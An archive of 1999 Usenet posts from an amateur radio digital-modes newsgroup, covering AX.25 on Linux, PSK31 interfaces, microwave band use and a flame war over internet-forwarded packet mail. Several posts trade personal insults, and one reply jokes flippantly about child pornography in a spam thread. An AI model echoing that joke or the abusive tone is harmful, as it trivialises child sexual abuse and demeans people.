Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-26 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7usvrv.66d.nomail@linux.pe1chl.ampr.org>
Source record: 16398

Peter O. Brackett <ab4bc@ix.netcom.com> wrote:
>Rob:

>Well, Rob that's simply not true!

>The monopolists and cartels who "owned" the switch business were not the
>ones who introduced the "new switches" rather it was the new upstart
>competitors.

>You owe the deployment of new low cost technolgy to competition whether or
>not the technology actually is invioced by new era competitive or legacy
>cartel suppliers, the newcomers and their fierce competition forced the
>issue. Eliminate competition and go back to the monopolistic past? Heck,
>that's why all of the immigrants left the "old countries" to come to America
>the land of competition and low prices.

>Do you really think that Seimens, Bell Telephone, Ericson, Nokia, Alcatel,
>Lucent, Nortel, Fujitsu, NEC, etc would be offering new packet switching
>equipment if it were not for Cisco, Wellfleet/Bay, Stratacom, Cascade,
>Ascend, etc . . . etc . . .

Maybe the situation was different in the USA, but over here the telephone
company has never been the switch manufacturer. They bought switches
from several manufacturers (Philips, Lucent, Ericsson, Alcatel, etc).

So there has always been competition in that area, and of course that
is good. My point is that it is not good to have competition in the
infrastructure itself (between different telephone companies in the
same small country). It leads to lots of overhead and little or no
gain for the customer.

Rob
--
+----------------------------------+--+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--+

4192. Caldera 2.3 and AX.25 Set-up

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-27 00:00:00 UTC
From: Thomas Talley <talleyt@msn.com>
Message-ID: <F2AH3.639$e5.29848@newsr1.san.rr.com>
Source record: 16300
Cross-posted to: alt.os.linux.caldera,linux.dev.hams,rec.radio.amateur.digital.misc

I am attempting to setup Caldera Linux 2.3 to support Amateur Radio AX.25 via KISS TNC interface.

The "HOW-TO" document that comes with the Linux software is from 1997 and does not relate to the 2.2 kernel.

I am able to "load" the "AX.25 Module" via the "kernel modules" application, but what now? The old documentation refers to a /etc/ax25 directory that does not exist.

So where is the latest information? Should I switch to Redhat?

Any assistance would be greatly appreciated.

Thomas Talley KA9QPG

4193. Caldera Linux 2.3 and AX.25

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-27 00:00:00 UTC
From: Thomas Talley <talleyt@msn.com>
Message-ID: <TwAH3.649$e5.30195@newsr1.san.rr.com>
Source record: 16301

I am attempting to setup Caldera Linux 2.3 to support Amateur Radio AX.25 via KISS TNC interface.

The "HOW-TO" document that comes with the Linux software is from 1997 and does not relate to the 2.2 kernel.

I am able to "load" the "AX.25 Module" via the "kernel modules" application, but what now? The old documentation refers to a /etc/ax25 directory that does not exist.

So where is the latest information? Should I switch to Redhat?

Any assistance would be greatly appreciated.

Thomas Talley KA9QPG

4194. Re: Kinda spooky - Bandwidth to burn . . .

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-27 00:00:00 UTC
From: Paul Keinanen <keinanen@sci.fi>
Message-ID: <cvjuN+99Xo4iCGsAAI1uUxO6wY3Y@4ax.com>
Source record: 16302

On Sun, 26 Sep 1999 19:43:11 -0500, "Peter O. Brackett"
<ab4bc@ix.netcom.com> wrote:

>Folks, all day today I tuned up and down the 7 amateur radio bands between
>70 cm and 24 GHz.
>
>It was kinda spooky, not a single station was heard!

<list of bands deleted>

>Total 7 bands, grand total available bandwidth 1111 MHz.

>Wow . . . 1.111 GHz is ours for the taking, heck we already have it.

I do not know what the exact situation is in USA, but in general, the
amateur microwave allocations are on secondary basis, while the
primary user is the radiolocation (i.e. radar). In the days of fixed
frequency systems no-one wanted tho share the band with radars, but
the more frequency agile amateur systems could cope with this.

The free running magnetrons and the sharp radar pulses required quite
a lot of bandwidth in order to have a few radars coexist on a single
area on one band.

Those amateur secondary allocations are in danger, when the primary
users do not need the full bands anymore. I would be much more
worried, if no primary users could be heard. When the primary user
will loose the primary allocation, the amateur secondary allocation is
also gone.

The real value of very broad microwave allocations is that it allows
experimenting with simple gear such as free running Gunnplexers,
without the risk of running out of the band e.g. in extreme
temperatures. Apart from that, I do not see a need for more than 100
Mhz allocations on a single band, realistically speaking, we do not
have enough genuine data to move around, even if we are talking about
live video.

Paul OH3LWR

4195. Re: Caldera Linux 2.3 and AX.25

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-27 00:00:00 UTC
From: Thomas Talley <talleyt@msn.com>
Message-ID: <sgEH3.703$e5.33270@newsr1.san.rr.com>
Source record: 16303

"ax25-tools" and "libax25"? Where are these for the Linux 2.2 kernel?

4196. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-27 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7sn2p2$47@enews2.newsguy.com>
Source record: 16304

Gary Coffman <ke4zv@bellsouth.net> wrote in message
news:qITuN3bo4KIVXiYr8IRYBXGdZBAR@4ax.com...
> >
> >I pointed out that Gary was involved in "Amateur Telephone". That was a
> >statement of fact, and if Gary is insulted by this, then he has insulted
> >himself. I had nothing whatsoever to do with his choice in that matter.
>
> No, it is still a lie, no matter how many times you choose to repeat it.
> You only succeed in making yourself look the fool by trying to perpetuate
> the lie.

Sorry OM... If you are trying to suggest that no user of the GRAPES net ever attempts to communicate with other Hams outside of the network's coverage area, you'll have a really hard time convincing me of it.

And we all know how such communications from within an amateur tcpip LAN tend to occur.

>
> Show us the header of a message that I have forwarded to or from a packet
> BBS by telephone. You cannot because I have never done so. Nor have I
> knowingly sent messages which have been so relayed at some distant point
> beyond my control. Never once.

I never said you did.

What I said was that you are involved in "Amateur Telephone", which you most certainly are. - You ARE involved in the GRAPES network, correct?

>
> Put up or shut up, Charles. Either produce that message or stop making
> false claims about me. I do not appreciate being falsely characterized,
> even by a blowhard like you. I expect an answer, and I expect it in the
> form of an abject apology from you.

Well, Gary, you've got a long wait ahead of you.

I have very little respect for "master debaters" who weasel around about matters they do not want to admit, and then embarrass themselves by splitting verbal hairs, coming up with bogus rationalizations, etc.

You remind me of the guy running an amphetamine lab who doesn't do the stuff himself (just his customers do that) and then gets up on his high-horse to claim that he has nothing to do with the drug problem.

"Show me the proof that I've ever taken drugs!"

- While he's sitting there in his speed lab, cooking the vile stuff up to try to sell to for our children.

No, Gary, I've never seen evidence of you using a packet BBS at all. But I sure have heard you parrot several of the "Amateur Telephone" mantras on many occasions, and have seen you rush in to support the practice on many occasions as well.

You're involved.

--

Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4197. Re: Sex Photo from 12 to 16 years old! 78

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-27 00:00:00 UTC
From: ti2dll@expressmail.net
Message-ID: <slrn7usivg.fh.ti2dll@ti2dll.dynip.com>
Source record: 16305
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc

In article <OWV2cdUB$GA.302@cpmsnbbsa03>, kc8jbo wrote:

>I didn't imply that it bothered me, jackass. However, porno featuring 12-16
>year olds is sick. If you like child pornography, that is your business,
>Grunt. I wouldn't admit it in such a public forum if I was you, since the
>FBI does look for kiddie pornphiles such as yourself.

Well, look at the bright side... at least they're doing it on the net and
not over SSTV :)

--
//\/\ario //\/\elendez- TI2DLL
ti2dll@email.com

4198. Re: Kinda spooky - Bandwidth to burn . . .

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-27 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7sndq0$pnd@dfw-ixnews12.ix.netcom.com>
Source record: 16306

Folks:

Is this true?

I mean with all of the new developments in cellular, pcs, lmds, etc . . .
systems is there not much more availability of inexpensive UHF and uWave
radio components?

With all of this commercial stuff going on shouldn't there be some "surplus"
stuff that we amateurs could tap into and convert to our bands, etc . . .

Just asking?

Regards,

Peter AB4BC

Paul Keinanen <keinanen@sci.fi> wrote in message
news:cvjuN+99Xo4iCGsAAI1uUxO6wY3Y@4ax.com...
> On Sun, 26 Sep 1999 19:43:11 -0500, "Peter O. Brackett"
> <ab4bc@ix.netcom.com> wrote:
>
> >Folks, all day today I tuned up and down the 7 amateur radio bands
between
> >70 cm and 24 GHz.
> >
> >It was kinda spooky, not a single station was heard!
>
> <list of bands deleted>
>
> >Total 7 bands, grand total available bandwidth 1111 MHz.
>
> >Wow . . . 1.111 GHz is ours for the taking, heck we already have it.
>
> I do not know what the exact situation is in USA, but in general, the
> amateur microwave allocations are on secondary basis, while the
> primary user is the radiolocation (i.e. radar). In the days of fixed
> frequency systems no-one wanted tho share the band with radars, but
> the more frequency agile amateur systems could cope with this.
>
> The free running magnetrons and the sharp radar pulses required quite
> a lot of bandwidth in order to have a few radars coexist on a single
> area on one band.
>
> Those amateur secondary allocations are in danger, when the primary
> users do not need the full bands anymore. I would be much more

> worried, if no primary users could be heard. When the primary user
> will loose the primary allocation, the amateur secondary allocation is
> also gone.
>
> The real value of very broad microwave allocations is that it allows
> experimenting with simple gear such as free running Gunnplexers,
> without the risk of running out of the band e.g. in extreme
> temperatures. Apart from that, I do not see a need for more than 100
> Mhz allocations on a single band, realistically speaking, we do not
> have enough genuine data to move around, even if we are talking about
> live video.
>
> Paul OH3LWR
>
>

4199. Re: Kinda spooky - Bandwidth to burn . . .

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-27 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7uu9h0.a19.nomail@linux.pe1chl.ampr.org>
Source record: 16307

Paul Keinanen <keinanen@sci.fi> wrote:
>The real value of very broad microwave allocations is that it allows
>experimenting with simple gear such as free running Gunnplexers,
>without the risk of running out of the band e.g. in extreme
>temperatures. Apart from that, I do not see a need for more than 100
>Mhz allocations on a single band, realistically speaking, we do not
>have enough genuine data to move around, even if we are talking about
>live video.

Well, over here (Netherlands) the 3cm band is quite densely filled with FM ATV relays located at high sites. They have different output frequencies and many are equipped with receivers that are tuned to other relays. They usually have picture-in-picture systems (4 or 16 pictures) that display an overview of activity on several relays. One or more active contributors to the relay often have a private link to it.

This of course requires several different channels, wide enough to accomodate an FM ATV signal. While the official standard is "15 MHz bandwidth", for practical reasons these relays use the satellite-TV standard of 27 MHz bandwidth.

I have no exact bandplan of these relays, but they certainly use more than 100 MHz of the 500 MHz-wide band.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4200. PSK31 and the interface

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-27 00:00:00 UTC
From: Stan Sanderson <dss@ican.net>
Message-ID: <37EF5E2D.5253A970@ican.net>
Source record: 16308

I have been reading about this new mode, but I have found nothing that is radio specific with regards to an interface between the radio and the soundcard. My txcvr is a Yaesu FT990 Are there any manufacturers of these interfaces? Any information regarding this fascinating mode will be appreciated. Stan VA3DS

4201. N5PVL - Digital Pioneer!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-27 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7snmpp$2kqk@enews3.newsguy.com>
Source record: 16309

Yes, it's true...

It was just over ten years ago when I organized what was almost certainly the first experimental use of a forward error checking protocol over a digital repeater.

Others may claim that what I really did was to (1) forget that my PK-232 was in AMTOR instead of VHF Packet mode and (2) forget that the 2-meter rig was hooked up, tuned to the local voice repeater instead of the local Packet frequency.

- But I prefer to think of the incident as the first experimental use of FEC on a digital repeater in the state of Texas.

That sounds a lot better, doesn't it?

--

Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4202. N5PVL - Digital Pioneer! #2

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-27 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7snofd$2lha@enews3.newsguy.com>
Source record: 16310

Yes, it's true...

It was just over ten years ago that I organized the first international experimental use of digital voice mail over a packet radio network.

What I did was to make a Windows 3.xx WAV file of myself saying "Howdy from N5PVL" or something equally original. Then I used 7-PLUS to turn it into an ASCII file and cut it up into a large number of 20kb pieces. It took all night and part of the next day, but I finally managed to forward all the parts to XE2XPK, a Mexican BBS operator who lived just over the border. Sergio put them all together again with 7-PLUS on his end, then listened to the WAV file.

Thus did Sergio and I pioneer the use of digital voice mail over packet, back before voice mail was cool, or even widely known.

--

73 DE Charles Brabham, N5PVL, International Digital Pioneer!
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4203. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-27 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7snvah$31j3$2@arachne.labyrinth.net.au>
Source record: 16311

Peter O. Brackett <ab4bc@ix.netcom.com> wrote:
> Wow, next Charles will want the government to take away my guns!

What sort of reply are you expecting to that one?
Fortunately in Australia we don't see it as a basic right to
own any lethal firearms.

Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

4204. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-27 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7so0iq$31j3$4@arachne.labyrinth.net.au>
Source record: 16312

Hank Oredson <horedson@att.net> wrote:
> I asked the question earlier in this thread, and will ask it again:
> Gary, can you send me a message via the ham radio BBS network?
> I have *never* gotten a message from you there, nor seen any
> bulletin you might have posted.

This proves nothing, Hank. I agree with Charles's ideas
(that the network should be 100% amateur radio), but I'm not going to
logon to a packet BBS and send you a message to prove it. That just
doesn't interest me that much.

Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

4205. Re: PSK31 and the interface

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-27 00:00:00 UTC
From: "George T. Baker" <w5yr@swbell.net>
Message-ID: <37EFA24F.6D4E7F50@swbell.net>
Source record: 16313

Stan, you don't need any interface as such. Audio output from the radio is fed into the line input of the soundcard. Audio output from the soundcard is fed into the mic/audio input of the radio which operates in SSB. The PSK31 program, or others, controls the entire operation from the computer. That is all there is to it . . .

As a practical matter, most of us find it necessary or desirable to isolate the radio inputs and outputs from the soundcard with 1:1 transformers from Radio Shack. And most radios require a simple resistive divider in the mic input circuit to prevent overdriving the transmitter.

PSK31 is being used with almost every kind of radio you can imagine, including homebuilt QRP jobs. I operate with an Icom IC-765. I have read of several others who run the FT990.

Suggest that you visit the PSK31 web page at

psk31@bipt106.bi.ehu.es

for details and download of a PSK31 program.

PSK31 is a remarkable system originally aimed at keyboard-keyboard chatting on HF although it has been used very well on VHF and UHF. It even works with audio coupling only between two computers! That mode is sometimes used for demos at club meetings, etc.

The programs support exchange of text files as well as normal keyboard input. I have many times copied stations almost 100% that did not move the S-meter and were virtually inaudible. PSK31 appears to be rapidly overtaking RTTY in view of the simplicity of the equipment - none! - and the vastly enhanced weak-signal capability. A lot of all this is due to the very narrow operating bandwidth of 31.25 Hz and the superb DSP performed within the programs.

Come join us! ;^)

72/73, George AMA 98452 R/C since 1964
Amateur Radio W5YR, in the 54th year and it just keeps getting better!
AutoPOWER Systems, Fairview, TX (30 mi NE Dallas) Collin County
QRP-L QRP-ARCI FISTS NORCAL ZOMBIE ARS 10-X 33.2 N 96.6 W EM13RE

Stan Sanderson wrote:
>
> I have been reading about this new mode, but I
> have found nothing that is radio specific with
> regards to an interface between the radio and the
> soundcard. My txcvr is a Yaesu FT990 Are there any

> manufacturers of these interfaces? Any information
> regarding this fascinating mode will be
> appreciated. Stan VA3DS

--

4206. Re: N5PVL - Digital Pioneer! #2

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-27 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7so8sm$4vh@dfw-ixnews19.ix.netcom.com>
Source record: 16314

Charles:

I'm supprised you didn't pioneer that new mode everyone is talking about
"VOMT".

VOMT - Voice over Morse Telegraphy!

Charles, how about some comments on my Bandwidth to Burn thread?

Best Regards,

Peter AB4BC

Charles Brabham <n5pvl@texoma.net> wrote in message
news:7snofd$2lha@enews3.newsguy.com...
>
> Yes, it's true...
>
> It was just over ten years ago that I organized the first international
> experimental use of digital voice mail over a packet radio network.
>
> What I did was to make a Windows 3.xx WAV file of myself saying "Howdy
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> N5PVL" or something equally original. Then I used 7-PLUS to turn it into
an
> ASCII file and cut it up into a large number of 20kb pieces. It took all
> night and part of the next day, but I finally managed to forward all the
> parts to XE2XPK, a Mexican BBS operator who lived just over the border.
> Sergio put them all together again with 7-PLUS on his end, then listened
to
> the WAV file.
>
> Thus did Sergio and I pioneer the use of digital voice mail over packet,
> back before voice mail was cool, or even widely known.
>
> --
>
> 73 DE Charles Brabham, N5PVL, International Digital Pioneer!
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl
>
>
>
>
>

4207. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-27 00:00:00 UTC
From: pmarkham@newsguy.com
Message-ID: <36430.51851250B06Dpmarkhamnewsguycom@208.134.253.120>
Source record: 16315

horedson@att.net (Hank Oredson) wrote in
<7smmptokk1@bgtnsc02.worldnet.att.net>:

>I see. You are not a ham perhaps?
>
>You now use a cell phone instead of a mobile, since that technology
>is far better. You never use 20M because the internet can communicate
>over the entire planet instantly. In fact, using your logic, there is no
>reason whatsoever to use ham radio.
>
>What a bunch of idiots.
>

The availability of economical personal radio communication equipment and services has made the fm simplex and repeater scene a vast wastelend relative to what it was. A recent trip from the north shore of L. Mi. to San Antonio, Tx and back verified that the observation was not exclusive to my small town, rural environment. Lotsa idiots found a preferable way to communicate or choose not to communicate.

If I want to swap lies, by radio, with some other amateur operator cross town or across the world, I do it; within the context of the limitations of propagation, equipment, time, etc. If I want to communicate now, with no limitations, I use the phone for voice or data. I find lotsa idiots do the same.

By my logic, and the apparent logic of most hams, I use amateur radio because I love the "magic" of the media and the technology and I seek the the company and conversation of like minded individuals. Still enough idiots to qualify as, lotsa.

Yes, Hank, we are a bunch of idiots to you if the above meets your qualifications.

Have you wondered why you have limited success with preserving or promoting the data network as you perceive it should be? Technology, options and priorities give the amateur radio community a different menu from yesteryear and we are making different choices today; like it or not.

As one who has limited awareness of and admired your contributions to our hobby, I have a great deal of difficulty accepting your parochial view of history and human nature.

Pete/wa4hei (Ham since 1962 ;-))

--
Eschew obfuscation.

4208. Re: Kinda spooky - Bandwidth to burn . . .

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-27 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7so8m7$4s9@dfw-ixnews19.ix.netcom.com>
Source record: 16316

Rob:

Well the other wonderful about these bands is that those oceans of Hz (1,111 MHz) available to us can be re-used over and over again by simple spatial/geographic re-use.

So if you get off the TV realy paths, and watch the geography and interference then you can use those bands anyway.

And so . . . in practice we have available to us much more than the simple 1,111 MHz! We have that 1,111 MHz bandwidth multiplied by the number of geographically separate "non-interference cells" that we choose to deploy.

Wow, talk about bandwidth to burn.

And we amateurs are sitting on our old 2 m and 70 cm allotments and letting the commercial guys do all the innovation in this broadband area.

What happened to the old ham radio spirit of pioneering new areas for radio and its' applications?

Many of us seem obsessed with moving backwards into the past and are missing all of the wonderful opportunities in the future.

How can we hams best exploit the oceans of bandwidth available to us?

What we need to learn to do is to "waste" some of that bandwidth and trade that for other factors/capabilities that we want/need. . .

Comments, thoughts?

Peter AB4BC

Rob Janssen <nomail@pe1chl.demon.nl> wrote in message news:slrn7uu9h0.a19.nomail@linux.pe1chl.ampr.org...
> Paul Keinanen <keinanen@sci.fi> wrote:
> >The real value of very broad microwave allocations is that it allows
> >experimenting with simple gear such as free running Gunnplexers,
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> >Mhz allocations on a single band, realistically speaking, we do not
> >have enough genuine data to move around, even if we are talking about
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>
> Well, over here (Netherlands) the 3cm band is quite densely filled with FM
> ATV relays located at high sites. They have different output frequencies
> and many are equipped with receivers that are tuned to other relays.
> They usually have picture-in-picture systems (4 or 16 pictures) that

> display an overview of activity on several relays. One or more active
> contributors to the relay often have a private link to it.
>
> This of course requires several different channels, wide enough to
> accomodate an FM ATV signal. While the official standard is "15 MHz
> bandwidth", for practical reasons these relays use the satellite-TV
> standard of 27 MHz bandwidth.
>
> I have no exact bandplan of these relays, but they certainly use more
> than 100 MHz of the 500 MHz-wide band.
>
> Rob
> --
>
+----------------------------------+--------------------------------------+
> | Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/
|
> | AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU
|
>
+----------------------------------+--------------------------------------+

4209. Re: Win 3.1 host mode application for MFJ-1278 ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-27 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7soat9$6et$1@news.minn.net>
Source record: 16317

In article <37EE39DA.4677173C@amsat.org>, aa6qn@amsat.org wrote:
>Does anyone know of a host mode application that will run on
>windows 3.1 that supports the dual tnc MFJ-1278 ? I am trying
>to help a fellow ham and have done much on the user side of the house.
>
>Thank you in advance, 73, John
>
>
Check http://www.cssincorp.com for software for your MFJ box. Rick and the
rest at CSS have a pretty nice selection of terminal softwrae for most
controllers on the market

]73

John
N0ISL
Timewave Technology

4210. Re: Win 3.1 host mode application for MFJ-1278 ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-27 00:00:00 UTC
From: "Ricker@cssincorp.com" <ricker@cssincorp.com>
Message-ID: <#5yTZ7RC$GA.292@cpmsnbbsa02>
Source record: 16318

The only support we'll have for BLP host for the MFJ 1278 TNC is under 32 bit Windows. For Windows 3.1, MultiComm is a terminal mode only software product, and is a fine one for that O/S.

Where are we with the program. Well, we found a pretty major problem with the BLP firmware code and Howie and MFJ are working on fixing it. To describe the issue, if you issued a command to the TNC in BLP host that returned more than 300 bytes of information, it would truncate it to 300 bytes. This would cause issues with at least the CSTATUS command and the DISPLAY command.

Once this issue is fixed, we'll go through the testing cycle and get program out.

BTW, BLP Host in the TNC is designed ONLY for Packet at this time. There is no host mode support for the HF modes.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

<ke8hh@arrl.net> wrote in message
news:5rbvN2BzTacEzD6BbWKTSZxJx9Ui@4ax.com...
> On Mon, 27 Sep 1999 19:54:24 GMT, jdouglas@timewave.com (John Douglas)
> wrote:
>
> >In article <37EE39DA.4677173C@amsat.org>, aa6qn@amsat.org wrote:
> >>Does anyone know of a host mode application that will run on
> >>windows 3.1 that supports the dual tnc MFJ-1278 ? I am trying
> >>to help a fellow ham and have done much on the user side of the house.
> >>
> >>Thank you in advance, 73, John
> >>
> >>
> >Check http://www.cssincorp.com for software for your MFJ box. Rick and
> the
> >rest at CSS have a pretty nice selection of terminal softwrae for most
> >controllers on the market
>
> Actually, for the MFJ-1278 it's pretty hard to beat the software
> marketed by MFJ itself (Multicom for Windows). The price is very good
> ($49.95 if you don't need the cable, $59.95 if you do) and it supports
> all the features available on the unit (most software for the 1278 only
> supports the tnc features).
>

> Rick
>
> --
>
> 73 de KE8HH -- Rick Adams
>
> adamsr@voyager.net
> ke8hh@arrl.net
>
> Department of Social Sciences
> Jackson Community College, Jackson, MI
>
> "... and the only measure of your worth and your deeds
> will be the love you leave behind when you're gone."
>
> Fred Small, J.D., "Everything Possible"

4211. Re: Kinda spooky - Bandwidth to burn . . .

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-27 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <pGPH3.387$9d.5416@nuq-read.news.verio.net>
Source record: 16319

Peter O. Brackett wrote in message <7so8m7$4s9@dfw-ixnews19.ix.netcom.com>...
>Rob:
>
>Well the other wonderful about these bands is that those oceans of Hz (1,111
>MHz) available to us can be re-used over and over again by simple
>spatial/geographic re-use.
>
>So if you get off the TV realy paths, and watch the geography and
>interference then you can use those bands anyway.
>
>And so . . . in practice we have available to us much more than the simple
>1,111 MHz! We have that 1,111 MHz bandwidth multiplied by the number of
>geographically separate "non-interference cells" that we choose to deploy.
>
>Wow, talk about bandwidth to burn.
>
>And we amateurs are sitting on our old 2 m and 70 cm allotments and letting
>the commercial guys do all the innovation in this broadband area.
>
>What happened to the old ham radio spirit of pioneering new areas for radio
>and its' applications?
>
>Many of us seem obsessed with moving backwards into the past and are missing
>all of the wonderful opportunities in the future.

I think the whole arguement is more of a huge confusion over what is
a internet gateway or forwarding PBBS mail by internet, etc. I see the
argument as follows.

Side A: Internet forwarding of PBBS is bad.
Side B: You're holding back progress -- and use of Microwave.
Side A: You're a supid idiot.
Side B: You're anacronistic scum. Die, die, die.
Side A: Rot in hell you evil son of satan.

Etc, etc.

I don't think PBBS forwarding has a whole lot to do with making
use of microwaves. But, I don't think it necessarily deserves to die
for that reason. Internet gateways have zero to do with internet
forwarding of PBBS either -- as far as I've seen. Pretty much the
Ax25 and ip networks, at least here in the SF Bay area, are
pretty distinct.

4212. Re: Kinda spooky - Bandwidth to burn . . .

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-27 00:00:00 UTC
From: pmarkham@newsguy.com
Message-ID: <36430.62173113261Cpmarkhamnewsguycom@208.134.253.151>
Source record: 16320

ab4bc@ix.netcom.com (Peter O. Brackett) wrote in <7so8m7$4s9@dfw
-ixnews19.ix.netcom.com>:

>And we amateurs are sitting on our old 2 m and 70 cm allotments and
>letting the commercial guys do all the innovation in this broadband
>area.
>
>What happened to the old ham radio spirit of pioneering new areas for
>radio and its' applications?
>
>Many of us seem obsessed with moving backwards into the past and are
>missing all of the wonderful opportunities in the future.
>
>

Hi, Peter.

Glad to find you stirring the pot. It may help.

As an individual that pays his bills by troubleshooting and repairing a variety of electronic and electromechanical equipment, it still amazes me, at times, that a customer at the counter has absolutely no conceptual grasp of how much intellectual and production magic is squoze into the typical electronic appliance. Way more than I, with my somewhat above average intellect, could grasp or remain conversant with, if I were immortal and the state of the art continued to expand at the current rate.

It is sufficiently intimidating and time consuming for me to maintain a degree of proficiency to pay my bills, without trying to gain and/or maintain proficiency in advancing the state of the art in my hobby. From my somewhat "average" perspective I barely have the time to wipe my a.. if I want to eat regularly.

For those few percent that carry the rest of the world because of serendipity due to nature or nurture, my heartfelt thanks. For those in that position that have never given SERIOUS thought to how the great "unwashed" survive or live, you should. You might be amazed at how large a percentage of folks around you are scuffling for a living and have neither the time, motivation, or the ability to be much use to some of the great concepts discussed here.

When an individual's profession has nothing to do with electronics, a situation that a greater percentage of new hams can identify with, it becomes more likely that development by the amateur community will be less likely. I find it logical that until commercial equipment can be

obtained and/or modified easily and economically relative to one's station in life, much of the spectrum above 70 cm will remain unused until attractive plug and play packages become available or the fed peddles the spectrum.

Just a view from the pits.

PS. I have been around the world and if I learned nothing else about human nature and the human condition it is this:

Most folks cannot or will not make the intellectual attempt to live in another's shoes to consider life and its complications from that perspective. We cannot but imagine and, perhaps, empathize from that intellectual exercise, for we can never actually view the world from another's perspective. Consequently, many discussions, decisions and action are premised on ones own "religious" view of of the world.

Yup! Its philosophy, but it pertains, directly, to many of the discussions.

Pete/wa4hei

--
Eschew obfuscation.

4213. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-27 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7so0fn$31j3$3@arachne.labyrinth.net.au>
Source record: 16321

Charles Brabham <n5pvl@texoma.net> wrote:
> I pointed out that Gary was involved in "Amateur Telephone". That was a
> statement of fact, and if Gary is insulted by this, then he has insulted
> himself. I had nothing whatsoever to do with his choice in that matter.

> Gary DID use very insulting language against me though and yes, you are
[...]

Well, I didn't see that. I find it surprising, but I'll have to take
your word for it. I did just see a post where Gary said he was only
interested in pure-radio networks though.

>> Your source for info on the VK packet situation?
> A number of Australian Hams; Who else?

> I'd be interested in your view too, and I was also wondering: Are the
> LandLine Lids in Australia still operating illegally, or has the group
> managed to downgrade the integrity of Australian Amateur Radio by watering
> down the regs to allow and encourage Hams using non-ham means of
> communication instead of Amateur RADIO?

The regulations have not been updated since 1997. They say:

Restrictions on connection to a public telecommunications network

11. The licensee must not, directly or indirectly,
connect an amateur station to a public telecommunications network if the
station is:

(a) an amateur repeater station; or
(b) an amateur beacon station; or
(c) using automatic mode (including, for example, packet mode and radioteletype
mode); or
(d) using computer controlled mode (including, for example, packet mode and
radioteletype mode).

http://www.aca.gov.au/legal/determin/lcd/amateur.htm

I know that wormhole stations do exist. I don't know under what
conditions or understanding they operate, though.

To be perfectly honest, I rarely bother with packet BBSs because
they are (1) slow (I only have 1200 facilities here), and (2) not
very interesting. I can get the DX cluster on the internet directly,
without the interference problems trying to run HF at the same time
as packet. I suspect the local DX info is coming in via the internet
but I really don't know for sure.

Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
